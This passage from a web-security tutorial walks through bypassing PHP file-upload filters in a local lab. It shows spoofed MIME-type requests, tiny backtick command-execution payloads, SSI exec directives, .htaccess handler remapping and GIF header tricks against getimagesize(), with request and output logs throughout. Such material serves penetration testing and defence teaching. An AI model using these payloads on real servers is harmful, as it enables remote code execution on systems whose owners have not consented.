
- [✓] Flag result items with responses matching these expressions:

We only allowed for image/png

Match type: [✓ Simple string] Regex

- [ ] Case sensitive match
- [✓] Exclude HTTP headers

Result




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	We onl...	Comment
0		200	☐	☐	544	✓	
1	application/octet-stream	200	☐	☐	544	✓	
2	video/x-msvideo	200	☐	☐	535	✓	
3	text/css	200	☐	☐	528	✓	
4	image/png	200	☐	☐	545	☐	

Finished

Now we know that application allowed for image/png.

Bypassed




```
POST /-php_security/upload_file.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/-php_security/upload_file.php
Content-Type: multipart/form-data;
boundary=---------------------------19768124012811
Content-Length: 310
Cookie: security_level=2
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------19768124012811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

30000
-----------------------------19768124012811
Content-Disposition: form-data; name="userfile"; filename="info.php"
Content-Type: image/png

<?php phpinfo(); ?>
-----------------------------19768124012811--
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Dec 2017 14:02:07 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2l PHP/7.1.11
X-Powered-By: PHP/7.1.11
Content-Length: 326
Connection: close
Content-Type: text/html; charset=UTF-8


<form enctype="multipart/form-data" action="upload_file.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="30000" />
    Send this file: <input name="userfile" type="file" />
    <input type="submit" value="Send File" />
</form>

<pre>File is valid, and was successfully uploaded.
image/png</pre>
```


Example 2- Filter with File Size

Not allow file size greater than 10 bytes



```
if ($_FILES['userfile']['size'] < 10) {
  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
      echo "File is valid, and was successfully uploaded.\n";
  } else {
      echo "Possible file upload attack!\n";
  }
}
else {
  echo "We only allowed 10 bytes\n";
}

echo "your file is ".$_FILES['userfile']['size']." bytes";
```

Result



```
We only allowd 10 bytes
your file is 19 bytes
```


Bypassing

Remember, we can upload RCE in this case with 8 Bytes for Linux & 9 Bytes for Microsoft.

Linux - > <?=`ls`; -> Only 8 Bytes


Mircrosoft -> <?=`dir`; -> Only 10 Bytes

Example Reults for Microsoft




```
Volume in drive C is OS Volume Serial Number is 822D-BDA6 Directory of C:\xampp\htdocs\~php_security\uploads 22/12/2017 20:48

    . 22/12/2017 20:48
        .. 22/12/2017 20:48 9 9_bytes_rce.php 22/12/2017 20:35 19 info.php 2 File(s) 28 bytes 2 Dir(s) 27,853,922,304 bytes free
```

Note * <? work for “short_open_tag=On” in php.ini (Default=On)




```
; This directive determines whether or not PHP will recognize code between
; <? and ?> tags as PHP source which should be processed as such. It is
; generally recommended that <?php and ?> should be used and that this feature
; should be disabled, as enabling it may result in issues when generating XML
; documents, however this remains supported for backward compatibility reasons.
; Note that this directive does not control the <?= shorthand tag, which can be
; used regardless of this directive.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/short-open-tag
short_open_tag=Off
```

Example 3 – Filter File Extension



```php
if (strpos($_FILES['userfile']['name'] , ".php") === false) {
  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
      echo "File is valid, and was successfully uploaded.\n";
  } else {
      echo "Possible file upload attack!\n";
  }
}
else {
  echo "We are not allowed php extension\n";
}

echo "your file is ".basename($_FILES['userfile']['name']);
```

Result



```
We are not allowed php extension
your file is info.php bytes
```

Avoiding Extension Filter

Example 3.1 – SSI RCE

Reference - https://httpd.apache.org/docs/2.4/howto/ssi.html


```
<!--#exec cmd="ls" -->
```

There is no .php in ssi_rce.shtml file.

Note * make sure allow shtml in your httpd.conf or .htaccess

```
AddType text/html .shtml
AddOutputFilter INCLUDES .shtml
```


Result



```
localhost/~php_security/uploads/ssi_rce.shtml
```

```
Friday, 22-Dec-2017 21:16:19 Myanmar Standard Time
```

We can’t execute RCE code in Microsoft but work in Linux



```
2.exe Pentest Labs(Web Apps) aaa.exe arduino-1.8.5-windows.exe bwapp dvwa file-upload-lab idmkeygen.exe jack keygem111.exe last.exe messenger.apk reverse.txt
sqli-lab-master ssi_rce.html test.php wso.php xvwa
```

Example 3.2 – Uploading .htaccess

.htaccess is a configuration file for use on web servers running the Apache Web Server software. When a .htaccess file is placed in a directory which is in turn 'loaded via the Apache Web Server', then the .htaccess file is detected and executed by the Apache Web Server software. These .htaccess files can be used to alter the configuration of the Apache Web Server software to enable/disable additional functionality and features that the Apache Web Server software has to offer.

(reference - http://www.htaccess-guide.com/)

Additional Feature with .htaccess

```
AddType application/x-httpd-php .php
AddHandler application/x-httpd-php .php
```

Wec can configure extention with .htacces

Example

```
AddHandler application/x-httpd-php .lol
AddType application/x-httpd-php .lol
```

Note * You need to upload .htaccess first and then you can upload your file named info.lol

Example 3.3 – Nginx Server Trick

Reference (https://www.slideshare.net/p8361/webconf-2013best-practices-the-upload)

Embed php into jpg image

copy /b lol.jpg+info.php info.jpg

Result

http://localhost/info.jpg/.php


MISC Extensions

php3 ,php4 , php5 , php7 , phtml

Example – getimagesize()

Reference (http://php.net/manual/en/function.getimagesize.php)

Testing getimagesize()



```
$size = getimagesize($uploadfile);
var_dump($size);
```

Result with Real Image

```
array(6) {
  [0]=>
  int(2573)
  [1]=>
  int(29815)
  [2]=>
  int(1)
  [3]=>
  string(27) "width="2573" height="29815""
  ["channels"]=>
  int(3)
  ["mime"]=>
  string(9) "image/gif"
}
```

Result with PHP file

```
bool(false)
```

getimagesize() function check for File Header

we can add Header to our PHP file


Header reference (https://en.wikipedia.org/wiki/List_of_file_signatures)

Example

GIF89a


<?php phpinfo(); ?>

Result



```
File is valid, and was successfully uploaded.
Here is some more debugging info:Array
(
    [userfile] => Array
        (
            [name] => info.php
            [type] => application/octet-stream
            [tmp_name] => C:\xampp\tmp\phpD534.tmp
            [error] => 0
            [size] => 27
        )

)
array(6) {
  [0]=>
  int(2573)
  [1]=>
  int(16188)
  [2]=>
  int(1)
  [3]=>
  string(27) "width="2573" height="16188""
  ["channels"]=>
  int(3)
  ["mime"]=>
  string(9) "image/gif"
}
```

Work?



GIF89a

PHP Version 7.1.11

System	Windows NT A556UQ 10.0 build 15063 (Windows 10) i586
Build Date	Oct 25 2017 20:53:20
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

References

- https://www.sans.org/reading-room/whitepapers/testing/web-application-file-upload-vulnerabilities-36487
- https://www.slideshare.net/p8361/webconf-2013best-practices-the-upload
- http://php.net/manual/en/reserved.variables.files.php
- http://php.net/manual/en/features.file-upload.put-method.php
- http://php.net/manual/en/features.file-upload.errors.php
- http://php.net/manual/en/features.file-upload.post-method.php
- http://php.net/manual/en/features.file-upload.php
- http://php.net/manual/en/function.getimagesize.php